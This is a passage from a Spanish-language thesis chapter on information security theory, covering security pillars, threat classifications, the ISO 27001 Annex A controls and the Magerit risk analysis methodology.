- **Autenticación de usuarios:** Necesario para conocer qué quién accede a la información es quien dice ser.

- **Gestión de Privilegios:** Sirve para brindar a los usuarios los respectivos permisos a la información que necesiten únicamente y la manera en la que deben manipularla, por ejemplo: sólo lectura o escritura, o ambas.
- **Cifrado de información:** Según Costas Santos, el cifrado también denominado encriptación, evita que ésta sea accesible a quién no está autorizado, para ello se transforma la información de forma inteligible a una no legible y es aplicable tanto a la información que esté autorizado para ello como para la que no lo está, sólo mediante un sistema de contraseñas puede extraerse la información de forma inteligible y es aplicable tanto a la información que está siendo transmitida como a la almacenada (Santos, 2015).

Integridad

Siendo el segundo pilar de la seguridad de la información, su responsabilidad es garantizar que la información no se vea comprometida a pérdidas voluntarias o involuntarias. O que esta pueda ser modificada, que siendo el caso provocaría que el personal trabaje con información errónea y se acumule errores y toma de decisiones equivocadas (Tejada, 2021). Para tratar de mantener la información integra se recomienda lo siguiente:

- Realizar un monitoreo continuo del tráfico de la intranet, para descubrir posibles intrusiones.
- Y como es habitual, realizar copias de seguridad de toda la información que se manipule.

Disponibilidad

El tercer y último pilar quizás sea el término que menos apreciaciones necesite, ya que por disponible entendemos que la información debe estar lista cuando la necesitemos, siguiendo los pasos correctos y utilizando los canales permitidos.

Pero cabe recalcar, que la información para que tenga la característica de disponible no sólo debe estar lista en el momento propicio, sino que su acceso no sea complicado o imposible, obvio acatando las políticas establecidas para su debido acceso (Tejada, 2021). Se recomienda lo siguiente, para mejorar la disponibilidad de la información:

- Implementar copias de seguridad en caso de tener que restaurar información perdida.
- Disponer de recursos alternativos a los primarios.

2.2.1.2 Vulnerabilidad de la Información

La información actualmente y por facilidad está almacenada en dispositivos electrónicos, los cuales pueden llevar los datos en mayor cantidad y ordenados, y así puedan cumplir con los tres pilares de la seguridad. En la Figura 4-2, se puede observar la escala de vulnerabilidad de los aparatos tecnológicos.




Figura 4-2: Escala de vulnerabilidad de aparatos tecnológicos

Fuente: (Aristizábal et al., 2018).

2.2.2. Amenazas Internas

"El único sistema seguro es aquél que está apagado en el interior de un bloque de hormigón protegido en una habitación sellada rodeada por guardias armados" afirma Gene Spafford.

Los intrusos pueden obtener acceso a la red a través de vulnerabilidades del software, ataques al hardware o incluso a través de métodos menos tecnológicos, como el de adivinar el nombre de usuario y la contraseña de una persona. Por lo general, a los intrusos que obtienen acceso mediante la modificación del software o la explotación de las vulnerabilidades del software, se los denomina amenazas (Santos, 2015).

Una amenaza es la posibilidad de ocurrencia de cualquier tipo de evento en los activos y que produzca algún daño material o inmaterial, sobre los elementos de un sistema y ponga en riesgo la seguridad de la información (Santos, 2015).

2.2.2.1. Las Amenazas y sus tipos

Las amenazas dependiendo de dónde procedan, se dividen en externas e internas. Las amenazas externas vienen desde afuera de la red institucional y al no tener información certera de esta; el atacante tiene que realizar más pasos para conocerla y encontrar una manera de vulnerarla y que con suerte no pueda conseguirlo. Dicho esto, las amenazas internas son mucho más peligrosas, ya que el atacante conoce todo lo que hay dentro de la red y en donde encontrar la información importante. Además de que su detección sería difícil para los sistemas de seguridad incorporados en la institución, cuyo objetivo es controlar los ataques provenientes de la amenaza (IBM, 2020).

Además de las amenazas provenientes de un individuo (usuarios) que de forma mal intencionada provoca la entrada de malware (virus), roba, destruye o modifica la información o lo realiza sin intención; hay otros tipos ajenos al mencionado anteriormente como los apagones, fallos de hardware o riesgos ambientales (Guaña & Aldaz, 2019).

Dependiendo de la alteración, intervención o daño que provoquen dentro de la intranet, se clasifican en cuatro grupos.

- **De fabricación:** Su objetivo es ingresar información falsa a la red.
- **De interrupción:** Al tratar de impedir el acceso a la información a los demás usuarios ya sea por destrucción de componentes físicos, bloqueos de acceso o saturación de canales.
- **De modificación:** No sólo al ingresar de manera abrupta, sino también al modificar información, por ejemplo: enviar una respuesta errónea a una solicitud.
- **De interceptación:** usuarios no autorizados que acceden a un recurso determinado para capturar información confidencial (Guaña & Aldaz, 2019).

Las amenazas dependiendo de su origen se dividen en:

- **Accidentales:** Se refiere a un evento de origen fortuito, ocasionado sin intención como desastres naturales (inundaciones, terremotos, etc.), fallas de equipos o fallas humanas.
- **Intencionales:** Estos siempre vienen acompañados con una mala intención por una persona. Puede haber como la introducción de un malware, robo, daño a equipos.

Las amenazas internas llevan el propósito de ocasionar algún tipo de daño y pueden provenir de una persona o equipo. El primer tipo hacen daño intencional por alguno motivo en particular y

por otro lado lo hacen sin quererlo o desconocimiento del uso de sistema. Y pueden provenir de los usuarios, los intrusos, el personal a cargo de la red y los crackers (Guaña & Aldaz, 2019).

La otra clase de amenazas internas son por fallas físicas de los equipos (hardware) que componen el sistema informático y están inmersos dentro de la red, como: el mal diseño o errores de fábrica, corte en el suministro de energía, desgaste o mal uso y falta de mantenimiento. (Ambit, 2020).

Así como existen amenazas en el hardware, también las hay en el software. Y estas probabilidades pueden deberse a la intrusión de virus (códigos maliciosos) capaces de replicarse utilizando los recursos del sistema infectado provenientes de algún usuario (Ambit, 2020).

Otros tipos de códigos maliciosos son conocidos por ocultarse en programas aparentemente inofensivos para después atacar, estos son llamados troyanos. Además, los gusanos que su manera de operar es similar a los virus, replicándose en el sistema.

Finalmente, los errores de programación o diseño son otro factor de riesgo que las amenazas tendrían a su favor para realizar su cometido. Además, de la falta de actualización de los sistemas dispuestos en las computadoras y que carecen de los nuevos paquetes de seguridad que se utilizan en la actualidad y están acorde para enfrentar las amenazas internas existentes (IBM, 2020).

Otro tipo de recurso por donde puede existir la ocurrencia de amenazas internas, es el medio de transmisión de información, que es la red. Y puede recaer en una de los siguientes componentes:

- **Topología de red seleccionada:** cada una ofrece un nivel diferente de seguridad, de ahí la importancia de escogerla bien.
- **Sistema operativo:** Cada SO tiene un diferente nivel de protección en base a sus actualizaciones en paquetes de seguridad, por lo que algunos son más susceptibles a las amenazas.
- **Incumplimiento en las normas de instalación de la red:** Se debe seguir las reglas y normas de diseño o cableado estructurado.

Las amenazas por el medio utilizado se pueden clasificar por el modus operandi del atacante, si bien el efecto puede ser distinto para un mismo tipo de ataque, ya sea phishing, ingeniería social, denegación de servicio, spoofing o malware (Soriano, 2014).

Por último, los desastres naturales es una amenaza no precisamente interna, pero con su ocurrencia pone en alto riesgo el bien más importante de la empresa, que es la información y los activos que están inmersos en el manejo de la misma (Soriano, 2014).

2.2.3. Norma ISO 27001

El uso de sistemas de información implica establecer normas y procedimientos aplicados al uso y sistemas de información ante posibles amenazas (Carpentier, 2016).

La Organización Internacional de Estandarización (ISO - International Standardization Organization) estableció la norma ISO 27001, basada en el estándar BS 7799. Utilizada para certificar los sistemas de gestión de seguridad de la información en organizaciones de toda índole, es la creadora de la norma ISO 27001, que por su naturaleza también se basa en otras normas como ISO/IEC 17799:2005, la serie ISO 13335, ISO/IEC TR 18044:2004 y redes de seguridad de la información, que brindan orientación para implementar sistemas de seguridad de la información (ISOTools Excellence, 2021b).

La implementación de esta norma con su sistema de seguridad dentro de una organización ofrece, entre algunas, la reducción de costos con una temprana detección de fallos y errores, protección de la organización, optimización de recursos e inversiones en tecnología. Además del cumplimiento legal y reglamentario de cada organización.

Para las organizaciones que emplean esta norma reconocida internacionalmente, resulta de gran beneficio y poseen ventajas sobre otras organizaciones que no la contemplan, porque demuestran madurez en el manejo de los sistemas de seguridad manteniendo la información integra, disponible y confidencial (ISOTools Excellence, 2021b).

2.2.3.1. SGSI

El Sistema de Gestión de la Seguridad de la Información (SGSI) (Information Security Management System, ISMS) es un conjunto de políticas dedicadas a administrar la información, prescrito por la norma ISO 27001, que determina los requisitos necesarios para establecer el SGSI (Valencia & Orozco, 2017). En la Figura 5-2, se puede visualizar las fases que conlleva el presente sistema.

Figura 5-2: Fases de un SGSI

Fuente: (NormasISO, 2018).

Para implementar la norma ISO 27001 y su respectivo SGSI, se debe considerar en primer lugar una evaluación de riesgos apropiada para los requerimientos de la organización. Existen numerosas metodologías estandarizadas para la evaluación de riesgos, pero existe una sugerida por la propia norma descrita en la Figura 6-2.

Figura 6-2: Método de evaluación y tratamiento del riesgo

Fuente: (NormasISO, 2018).

1.- Identificar los Activos de Información y las personas a cargo de estos, entendiendo por activo todo aquello perteneciente a la organización y que le sume valor. Aparte de la información como

el bien más importante, también se incluye los soportes físicos, soportes intelectuales, la marca, etc.

2.- Identificar las Vulnerabilidades de cada activo definido anteriormente, comprendiéndose como debilidades que lo hace más susceptible a sufrir ataques o daños.

3.- Identificar las amenazas a cada activo, situaciones que le puedan suceder y causar daño al activo de la información, pueden ser: desastres naturales o antrópicos.

4.- Identificar los requisitos legales y contractuales que por obligación la organización debe cumplir con todos los usuarios.

5.- Identificar los riesgos que por definición se debe realizar a cada activo, la probabilidad de que las amenazas o las vulnerabilidades propias del activo traduciéndose a su estado y funcionamiento, que puedan ser la causa de un daño total o parcial al mismo en relación a la información, refiriéndose a su disponibilidad, confidencialidad e integridad.

6.- Cálculo del riesgo se realiza partiendo de la probabilidad de ocurrencia de la amenaza y el impacto que este puede tener en la organización. Este procedimiento sirve principalmente para determinar la prioridad de los riesgos en los activos con alto nivel que necesitan ser controlados.

7.- Plan de tratamiento del riesgo: Después de todos los pasos realizados en este punto se debe definir la política de tratamiento de los riesgos en función de los puntos anteriores y de la política definida por la dirección, este procedimiento está descrito en la segunda sección de la norma (ISO 27001, 2013).

En la segunda sección se definen los controles para la gestión de la seguridad de la información determinados por el presente estándar y distribuidos en cada uno de los dominios lo ubicados en el Anexo A, denominados desde el A5 hasta el A18 (Calder, 2016).

2.2.3.2. Controles de la Norma ISO 27001

El conocimiento de los controles del Anexo A no se encuentra restringida al área de TI. De hecho, el alcance que tienen estos controles sobre otras áreas de la organización tales como: Recursos Humanos, Gestión de Activos, Seguridad Física, Medio Ambiente, Seguridad en las

Comunicaciones, etc. Da constancia de la amplitud del alcance que tiene esta norma (Heredero et al., 2011).

En el Anexo A está constituido de 114 controles distribuidos en 14 dominios o secciones (ISO 27001, 2013) que se detallan a continuación:

2. Políticas de seguridad de la información: A. 5.

   En este dominio se puede proporcionar orientación a la organización en base a las leyes y normas actuales.

3. Organización de la seguridad de la información: A.6.

   Gestionar la implementación y operación de la seguridad de la información dentro de la organización.

4. Seguridad de los recursos humanos: A. 7.

   Asegurar que todo el personal activamente relacionado con el tratamiento de la información, conozcan sus responsabilidades con esta y las cumplan correctamente.

5. Gestión de Activos: A.8.

   En esta sección se identifica los activos habidos en la organización adicionales a la información, para definirlos posteriormente a sus responsables y clasificarlos adecuadamente.

6. Controles de acceso: A.9.

   Limitar y autorizar el acceso a la información a todas las personas directamente involucradas con la manipulación de la misma.

7. Criptografía – Cifrado y gestión de claves: A.10.

   De esta manera se garantiza el uso adecuado y eficaz de la criptografía que servirá para mantener confidencial la información.

8. Seguridad física y ambiental: A.11.

   Prevenir la violación de manera física a los activos de la organización y la interrupción abrupta de las operaciones habituales.

9. Seguridad operacional: A.12.

   Garantizar el correcto funcionamiento de las actividades dentro de la organización y manteniendo seguros los sistemas de tratamiento de la información.

10. Seguridad de las comunicaciones: A.13.

    Proteger las redes comunicación y así, al mismo tiempo mantiene segura la información que viaja a través de ellas.

11. Adquisición, desarrollo y mantenimiento del sistema: A.14.

    Añadir las seguridades necesarias en todo el ciclo de vida de los sistemas y equipos.

12. Proveedores: A.15.

    Mantener a salvo cada uno de los activos pertenecientes a la organización y a los que los proveedores tienen acceso.

13. Gestión de incidentes de seguridad de la información A.16.

    Garantizar un enfoque adecuado y efectivo para la gestión de incidente que tenga que ver con la seguridad de la información.

14. Continuidad del negocio: A.17.

    Asegurar la disponibilidad de cada recurso, activo y la información como principal bien de la organización, para la continuidad de la misma.

15. Cumplimiento: A.18.

    Evitar el incumplimiento de las políticas, obligaciones legales, reglamentarias o contractuales en la organización.

2.2.4. Modelo Magerit

El riesgo más peligroso es aquel que no esperamos y para el cual no nos hemos preparado, por ello aun no siendo prioritaria la puesta en práctica de medidas de atención a los mismos, no debemos omitir su existencia (Gaona, 2013).

La gestión de la seguridad de la información está conformada por varios segmentos, y uno de ellos y muy fundamental es conocer y controlar los riesgos a la que está expuesta la información. En este sentido, además de los estándares pertenecientes a la ISO existen otras metodologías

alineadas perfectamente al análisis de riesgo y tratamiento del mismo, que poseen la ventaja de tener inventarios, técnicas y guías como parte de sus recursos para satisfacer los requerimientos (Molina, 2017).

Magerit es una metodología de análisis y gestión de riesgos elaborada por el Consejo Superior de Administración Electrónica de España, que propone la realización de un análisis de riesgos y corroborar el nivel del mismo en cada uno de los activos habidos en la organización, señala el riesgo identificando primeramente las amenazas que existen y su posibilidad de ocurrencia (Gutiérrez, 2013).

Con los resultados obtenidos en el análisis de riesgos se procede al tratamiento del riesgo, que es parte de la gestión, en donde se recomienda las medidas apropiadas que deberían adoptarse para controlar al máximo los riesgos identificados, aminorando su potencialidad o posibles perjuicios sobre la organización.

Esta metodología presenta una guía completa y paso a paso de cómo llevar a cabo la gestión de riesgos dividida en tres libros:

1. El primer libro hace referencia al MÉTODO, que describe la estructura que debe tener el modelo de gestión de riesgos. Este libro tiene cierta similitud a lo que propone la ISO, en cuanto se refiere a la gestión de riesgos. (Amutio et al., 2012a)

2. El segundo libro es un CATÁLOGO DE ELEMENTOS, que es una especie de inventario que sirve para enfocar el análisis de riesgo. Contiene una división de los activos de la información que deben considerarse, las características que deben tenerse en cuenta para valorar los activos identificados y además un listado con las amenazas y controles a utilizar de ser necesario. (Amutio et al., 2012b)

3. Finalmente, el tercer libro es una GUÍA DE TÉCNICAS, que es precisamente el factor que diferencia a esta metodología con las demás conocidas. En este escrito se describen diferentes técnicas que a menudo se utilizan en el análisis de riesgos. Contiene ejemplos de análisis con tablas, algoritmos, árboles de ataque y técnicas gráficas para llevar adelante sesiones de trabajo para el análisis de los riesgos. (Amutio et al., 2012c)

2.2.4.1 Gestión de Riesgos

La gestión de riesgos está compuesta por dos partes:

- Análisis de Riesgos: sirve para determinar los activos que posee la organización y someterlos al análisis y estimar que puede suceder en cuanto a la seguridad se refiere.
- Tratamiento de los riesgos: permite organizar una defensa en base a salvaguardas, para prevenir cualquier tipo de emergencia. Estando preparados para atenderlos y seguir operando normalmente, considerando que el riesgo este a un nivel residual.

Figura 7-2: Gestión de riesgos por Magerit

Fuente: (Amutio et al., 2012a).

El análisis de riesgos está compuesto por tres elementos:

- **Activos:** son los elementos del sistema involucrados con la seguridad de la información dentro de la organización.
- **Amenazas:** se definen como a todo elemento o acción capaz de atentar contra la seguridad de la información de una organización.
- **Salvaguardas:** son medidas de protección desplegadas para que las amenazas no causen daño a los activos. (Amutio et al., 2012a)

Con estos elementos descritos se estima el impacto y el riesgo (Amutio et al., 2012a).

2.2.4.2. Análisis del Riesgo

- **¿Qué son los Activos?**

Es un componente o funcionalidad de un sistema de información, que puede ser atacado con o sin intención y que posteriormente provocaría consecuencias en la organización. Entre los elementos definidos como activos tenemos: Aplicaciones informáticas, equipos informáticos y de red, redes

de comunicaciones, instalaciones, equipos auxiliares y el personal que lo utiliza (ISOTools Excellence, 2021a).

El valor de cada activo suele estar en la información que el sistema maneja y los servicios que se prestan (activos denominados esenciales), quedando los demás activos subordinados a las necesidades de explotación y protección de lo esencial (Rodriguez & Peralta, 2013).

La valoración puede ser cuantitativa o cualitativa, que conllevan a respetar los criterios de homogeneidad y relatividad. Ambos criterios terminan convirtiéndose en valoraciones económicas y es común tratar de poner precio a todo en esta metodología.

Ambas valoraciones tienen sus pros y sus contras, en el caso de la cualitativa permiten avanzar con rapidez, poniendo el valor de cada activo en un orden relativo respecto de los demás, pero tiene la limitación de que no permite comparar valores más allá de su orden relativo. En cambio, la valoración cuantitativa cuesta más esfuerzo, pero permiten sumar valores numéricos de forma absolutamente natural (ISOTools Excellence, 2021a).

Los activos forman árboles de dependencia donde la seguridad de los activos que están en la parte superior en la estructura depende de los que se encuentran más abajo. En esta estructura se refleja de arriba hacia abajo las dependencias, mientras que de abajo hacia arriba la propagación del daño en caso de materializarse como se puede apreciar en la Figura 8-2.




Figura 8-2: Dependencias de los activos

Fuente: (Rodriguez & Peralta, 2013).

1. ¿Qué son las Amenazas?

Las amenazas son literalmente cosas que ocurren. Y de cualquier cosa que ocurra, lo que interesa es que le puede pasar a los activos y por ende el daño a causarle a la organización. Estas pueden ser de origen natural, de origen industrial por defectos de las aplicaciones y habitualmente causadas por el personal o terceros de la organización que lo hacen accidentalmente o de forma deliberada (Rojas & Carrillo, 2013).

2. ¿Qué es el Riesgo?

Es la medida del daño probable sobre un sistema. Conociendo el impacto de las amenazas sobre los activos, para derivar el riesgo hay que tener en cuenta la probabilidad de ocurrencia (Rojas & Carrillo, 2013).

El riesgo crece con el impacto y con la probabilidad y se las puede distinguir en una serie de zonas a tener en cuenta en el tratamiento del riesgo:

- zona 1: riesgos muy probables y de muy alto impacto
- zona 2: cubre un amplio rango desde situaciones improbables y de impacto medio, hasta situaciones muy probables, pero de impacto bajo o muy bajo
- zona 3: riesgos improbables y de bajo impacto
- zona 4: riesgos improbables, pero de muy alto impacto

Mediante la Figura 9-2 se puede ver la representación gráfica del nivel del riesgo en sus respectivas zonas en función del impacto y probabilidad de la amenaza.




Figura 9-2: Las zonas del riesgo
Fuente: (Interpolados, 2020).

3. ¿Qué son las Salvaguardas?

Las salvaguardas también llamadas contra medidas son procedimientos que reducen el riesgo. Para realizar la elección de las salvaguardas adecuadas entre las múltiples existentes se debe tener en cuenta algunos aspectos:

- El tipo de activos a proteger, ya que cada uno necesita de una protección específica.
- Dimensiones de seguridad que requieren protección.
- Las amenazas de las que se necesita protección.

Se tiene que establecer un principio de proporcionalidad en donde se tome en cuenta, el mayor o menor valor propio de un activo. La mayor o menor probabilidad de que una amenaza ocurra en base a su nivel de riesgo. La cobertura del riesgo que brindan las salvaguardas (Caballero & Clavero, 2017).

Las salvaguardas entran en el cálculo de riesgo de dos formas, reduciendo la probabilidad de amenazas o también llamadas preventivas que son ideales para impedir que la amenaza se dé o limitando el daño causado, en donde se materializa la amenaza, pero las consecuencias se limitan. (Amutio et al., 2012a).

Tabla 1-2: Escala de madurez de los activos

Factor	Nivel	Madurez
0%	L0	inexistente
	L1	inicial/ ad hoc
	L2	reproducible/pero intuitivo
	L3	proceso definido
	L4	gestionado y medible
100%	L5	optimizado

Fuente: (Rodriguez & Peralta, 2013).

Realizado por: Chiriboga, Jacqueline, 2022.

En las siguientes tablas se muestra cómo se realiza la caracterización de los activos, amenazas, salvaguardas y la estimación del impacto y riesgo.

Tabla 2-2: Caracterización de los activos

MAR. 1: Caracterización de los activos
El objetivo de estas tareas es identificar los activos que componen la infraestructura de la organización y están relacionados con la seguridad de la información y determinar su valor en base a su estado y funcionamiento.
MAR.11: Identificación de los activos En esta fase se identifica los activos determinando sus características, atributos y clasificación en los tipos determinados. Productos de entrada 1. Inventario de datos manejados por el sistema 2. Inventario de servicios prestados por el sistema 3. Inventarios de equipamiento lógico 4. Inventarios de equipamiento físico 5. Locales y sedes de la organización 6. Tipos de usuarios Productos de salida ▪ Relación de activos a considerar ▪ Caracterización de los activos ▪ Relaciones entre activos Técnicas, prácticas y pautas ✓ Entrevistas ✓ Reuniones ✓ Observación
MAR.12: Dependencias entre activos En esta segunda fase se identifica y valora los activos, es decir la medida en que un activo se puede ver perjudicado por una amenaza materializada. Productos de entrada 1. Resultados de la tarea MAR. 11, identificación 2. Procesos de negocio 3. Diagramas de flujo de datos 4. Diagramas de uso Productos de salida ✓ Diagrama de dependencias entre activos Técnicas, prácticas y pautas ✓ Diagramas de flujo de datos ✓ Diagramas de procesos ✓ Entrevistas (ver “Guía de Técnicas”) ✓ Reuniones ✓ Valoración Delphi (ver “Guía de Técnicas)

MAR.13: Valoración de los activos

En la última fase se identifica la dimensión del activo y valorar el coste que para la organización supondría la destrucción del activo.

Productos de entrada
- Resultados de la tarea MAR. 11, identificación de los activos
- Resultados de la tarea MAR. 12, dependencias entre activos

Productos de salida
- Modelos de valor: informe de valor de los activos

Técnicas, prácticas y pautas
- Entrevistas (ver "Guía de Técnicas")
- Reuniones
- Análisis mediante tablas (ver "Guía de Técnicas)

Fuente: (Amutio et al., 2012a)**.**

Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente tabla, se puede observar la caracterización de las amenazas.

Tabla 3-2: Caracterización de las amenazas

MAR.2: Caracterización de las amenazas
El objetivo de estas tareas es caracterizar el entorno al que se enfrenta los activos de la organización y plantearse qué puede pasar, qué consecuencias se derivarían y cuan probable es que pase.
MAR.21: Identificación de las amenazas En esta fase se identifica las amenazas sobre cada activo. Productos de entrada • Resultados de la tarea MAR. 1, caracterización de los activos • Informes de la situación en que se encuentra cada activo Productos de salida • Relación de amenazas posibles. Técnicas, prácticas y pautas • Catálogo de amenazas (ver "Catálogo de Elementos") • Árboles de ataque (ver "Guía de Técnicas") • Entrevistas (ver "Guía de Técnicas") • Reuniones • Valoración Delphi (ver "Guía de Técnicas")

MAR.22: Valoración de las amenazas

En la segunda fase se estima la frecuencia de ocurrencia de cada amenaza sobre cada activo y estima la degradación que causaría la amenaza en cada dimensión del activo si llegara a materializarse.

Productos de entrada
- Resultados de la tarea MAR2.1, identificación de las amenazas
- Informes de defectos en los productos
- Estado y funcionamiento de cada activo

Productos de salida
- Informe de amenazas posibles, caracterizadas por su probabilidad de ocurrencia en los activos.

Técnicas, prácticas y pautas
- Árboles de ataque (ver "Guía de Técnicas")
- Entrevistas (ver "Guía de Técnicas")
- Reuniones
- Análisis mediante tablas (ver "Guía de Técnicas")

Fuente: (Amutio et al., 2012a).

Realizado por: Chiriboga, Jacqueline, 2022.

A continuación, se detalla el mapa metodológico de las actividades, productos y técnicas a aplicar para completar la fase de análisis del riesgo.

Tabla 4-2: Caracterización de las salvaguardas

MAR.3: Caracterización de las salvaguardas
Los objetivos de estas tareas son en primer lugar, saber qué necesitamos para proteger el sistema y en base a eso, si tenemos un sistema de protección a la altura de nuestras necesidades.
MAR.31: Identificación de las salvaguardas pertinentes En la primera fase se identifica las salvaguardas convenientes para proteger los activos que están en peligro basados en su estado y funcionamiento. Productos de entrada • Modelo de activos del sistema • Modelo de amenazas del sistema • Indicadores de impacto y riesgo Productos de salida • Relación de salvaguardas desplegadas Técnicas, prácticas y pautas • Catálogo de salvaguardas (ver "Catálogo de Elementos") • Árboles de ataque (ver "Guía de Técnicas") • Entrevistas (ver "Guía de Técnicas") • Reuniones

MAR.32: Valoración de las salvaguardas En la segunda fase se determina la eficacia de las salvaguardas pertinentes. Productos de entrada • Inventario de salvaguardas derivado de la tarea MAR.31 Productos de salida • Evaluación de salvaguardas: informe de salvaguardas desplegadas. • Informe de insuficiencias (nivel de madurez): relación de salvaguardas que deberían estar, pero no están desplegadas o están desplegadas de forma insuficiente Técnicas, prácticas y pautas • Entrevistas (ver "Guía de Técnicas") • Reuniones • Análisis mediante tablas (ver "Guía de Técnicas")

Fuente: (Amutio et al., 2012a).

Realizado por: Chiriboga, Jacqueline, 2022.

En la siguiente tabla se muestra cómo se realiza la estimación del riesgo.

Tabla 5-2: Estimación del nivel de riesgo

MAR.4: Estimación del Nivel de Riesgo
El objetivo de estas tareas es disponer de una estimación fundada de lo que puede ocurrir (impacto) y de lo que probablemente ocurra (riesgo)
MAR.41: Estimación del impacto En la primera fase se determina el impacto al que está sometido la organización en cada uno de los activos. Productos de entrada • Resultados de la actividad MAR.1, Caracterización de los activos • Resultados de la actividad MAR.2, Caracterización de las amenazas • Resultados de la actividad MAR.3, Caracterización de las salvaguardas Productos de salida • Informe de impacto por activo Técnicas, prácticas y pautas • Análisis mediante tablas (ver "Guía de Técnicas") • Análisis algorítmico (ver "Guía de Técnicas")

MAR.42: Estimación del riesgo

En la segunda fase de determina el riesgo al que está sometido cada activo de la organización.

Productos de entrada
- Resultados de la actividad MAR.1, Caracterización de los activos
- Resultados de la actividad MAR.2, Caracterización de las amenazas
- Resultados de la actividad MAR.3, Caracterización de las salvaguardas

Productos de salida
- Informe de riesgo por activo

Técnicas, prácticas y pautas
- Análisis mediante tablas (ver "Guía de Técnicas")
- Análisis algorítmico (ver "Guía de Técnicas")

Fuente: (Amutio et al., 2012a).

Realizado por: Chiriboga, Jacqueline, 2022.

En resumen, el análisis de riesgos permite estudiar estos elementos de forma metódica para llegar a conclusiones con fundamento y proceder a la fase de tratamiento. Informalmente, se puede decir que la gestión de la seguridad de un sistema de información es la gestión de sus riesgos y que el análisis permite racionalizar dicha gestión (Rodriguez & Peralta, 2013).

El análisis de riesgos es una aproximación metódica para determinar el riesgo siguiendo unos pasos pautados:

1. Determinar los activos más importantes de la organización, interrelación y su valor; en el supuesto caso de qué perjuicio supondría su daño en la institución.
2. Determinar a qué amenazas están expuestas los activos de la institución.
3. Determinar qué salvaguardas existen y son las más efectivas para hacerle frente al riesgo.
4. Estimar el impacto, que está definido como el daño sobre el activo derivado de la materialización de la amenaza.
5. Estimar el riesgo, definido como el impacto ponderado derivado de la ocurrencia de la amenaza. (Amutio et al., 2012a).

En la Figura 10-2 se puede observar gráficamente cada una de las etapas que ayudan a estimar del riesgo potencial y residual con la metodología Magerit.

Figura 10-2: Análisis de riesgo potencial y residual por Magerit

Fuente: (Amutio et al., 2012a).

2.2.4.3. Tratamiento del Riesgo

Teniendo en cuenta los riesgos a los que está expuesto el sistema, se debe tomar decisiones dependiendo de la gravedad existente y por las obligaciones que debe cumplir la organización.

Existen otras consideraciones de naturaleza intangible que se deben tomar en cuenta para la toma de decisiones para el tratamiento del riesgo y que pueden afectar directamente a la organización como las relaciones con los clientes, proveedores y otras organizaciones y así, alcanzar acuerdos estratégicos entre las partes, relaciones con los empleados para tener a la empresa en manos de personal calificado, la imagen pública para mantener su reputación intacta ante la sociedad y acceso a calificaciones internacionales o nacionales en cuanto a seguridad se refiere (Zevallos, 2019).

Cada uno de los miramientos descritos anteriormente también ayudan a calificar los riesgos para establecer si es crítico, grave, apreciable o asumible y en base a una de estas características proporcionar las acciones pertinentes, que puede ir desde una intervención inmediata o estudiarlo para luego gestionarlo como se muestra en la Figura 11-2 con la evaluación del riesgo.

Figura 11-2: Evaluación del riesgo

Fuente: (Rodriguez & Peralta, 2013).

Proceso de Evaluación

El proceso de evaluación consta de varias etapas a las que van a estar sometidos los riesgos y por ende los activos que están en peligro de ocurrencia de la amenaza y de esta forma encontrar una solución más óptima y evitar que existan daños en la organización.

2. Aceptación de los Riesgos

En la primera etapa del proceso de evaluación de los riesgos se debe aceptar las insuficiencias existentes en la organización, encontradas mediante el análisis de riesgos realizado. Y en el caso de que se conozcan y se acepten los riesgos, sin importar su nivel serán aceptables. Cabe recalcar que esta aceptación es netamente política o gerencial o determinada por ley o compromisos contractuales, no es una decisión técnica (Rodriguez & Peralta, 2013).

3. Tratamiento de los Riesgos

En cada organización existe el personal encargado de tomar decisiones en cuanto a las acciones en la seguridad de la información se refiere, basándose en el reglamento interno o políticas propias deben elegir si implementar o no un tratamiento para contrarrestar los riesgos existentes.

